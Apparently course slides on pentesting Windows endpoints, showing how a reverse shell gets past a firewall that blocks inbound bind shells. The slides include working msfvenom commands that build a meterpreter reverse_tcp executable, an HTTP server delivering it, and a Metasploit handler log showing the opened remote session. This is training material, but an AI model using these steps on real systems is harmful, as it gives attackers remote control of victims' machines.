
# Pentesting Windows Endpoints: Firewall Bypass – Reverse Shells

# Firewalls 😊 - Bind Shell Cannot Work



# Uh-Oh 😊





▶ Control Panel ▶ System and Security ▶ Windows Firewall

#### Control Panel Home

Allow a program or feature through Windows Firewall

- Change notification settings
- Turn Windows Firewall on or off
- Restore defaults
- Advanced settings

Troubleshoot my network

### Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?



Home or work (private) networks

Not Connected





### Public networks

Connected (A



Networks in public places such as airports or coffee shops

Windows Firewall state:

On

Incoming connections:

Block all connections to programs that are not on the

list of allowed programs

Active public networks:


Network 5

Notification state:


Notify me when Windows Firewall blocks a new

program

# **Explicit Warning**



# Reverse Connects to the Rescue



### Reverse Connect Executable

```
PentesterAcademy# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.13 -a x86 -f exe > Reverse_Payload.exe
PentesterAcademy# file Reverse_Payload.exe
Reverse_Payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows
PentesterAcademy#
PentesterAcademy#
PentesterAcademy# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [02/Nov/2013 08:03:02] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [02/Nov/2013 08:03:07] "GET / Reverse_Payload.exe HTTP/1.1" 200 -
```


### Oh Ya!

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.13
LHOST => 192.168.1.13
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.13:4444
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.13:4444 -> 192.168.1.5:49213) at 2013-11-02 08:04:16 -0400
```

meterpreter >

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